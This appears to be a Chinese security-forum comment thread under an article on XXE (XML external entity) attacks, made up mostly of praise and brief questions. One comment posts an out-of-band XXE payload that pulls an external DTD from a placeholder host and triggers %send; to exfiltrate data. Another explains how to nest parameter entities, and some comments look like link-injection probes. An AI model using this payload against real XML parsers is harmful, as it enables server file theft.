三生独笠 (/u/16489) **2019-12-31 16:46:55**

一句话：佩服！

0 回复Ta

xzlxr (/u/27547) **2020-04-01 00:20:09**

感谢分享，收获很多

0 回复Ta

目录

xzlxr (/u/27547) **2020-04-01 00:32:25**

@xzlxr

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE convert [
<!ENTITY % dtd SYSTEM "http:/ip/test.dtd">
%dtd;%int;%send; ]>
<convert>%dtd;%int;%send;</convert>
```

0 回复Ta

xzlxr (/u/27547) **2020-04-05 11:12:35**

0 回复Ta

laoshi**** (/u/27625) **2020-06-21 18:23:52**

@sol**** (/u/14742) 参数实体还能嵌套定义，但需要注意的是，内层的定义的参数实体% 需要进行HTML转义，否则会出现解析错误。

0 回复Ta

158****5373 (/u/30260) **2020-07-03 12:50:02**

牛逼牛逼

0 回复Ta

黑伞 (/u/33827) **2020-07-07 00:00:40**

实验了一遍 收获很大

0 回复Ta

127784****@qq.co (/u/18951) **2020-10-06 12:12:09**

佩服佩服 作者辛苦了

0 回复Ta

182****9228 (/u/36119) **2020-10-13 10:46:16**

小白求教，请问那个发送请求的软件叫什么啊?

0 回复Ta

xial****ialuo (/u/41015) **2021-05-29 14:47:51**

tql

0 回复Ta

xial****ialuo (/u/41015) **2021-05-29 14:50:09**

tql (http://www.baidu.com)

(http://www.baidu.com)

0 回复Ta

xial****ialuo (/u/41015) **2021-05-29 15:34:48**

tql (account.aliyun.com/logout/logout.htm?oauth_callback=https%3A%2F%2Fxz.aliyun.com%2Ft%2F3357)

0 回复Ta

xial****ialuo (/u/41015) **2021-05-29 15:49:54**

如何玩转XXE（1.1.1.1)这篇也不错

0 回复Ta

xial****ialuo (/u/41015) **2021-05-29 15:51:12**

如何玩转XXE（http://1.1.1.1)这个写了一些详细的用法

0 回复Ta

xial****ialuo (/u/41015) **2021-05-29 16:03:09**

(1)

目录

0 回复Ta

arenid (/u/49790) **2022-06-05 22:51:16**

师傅,那个微信支付的源码还能分享不

0 回复Ta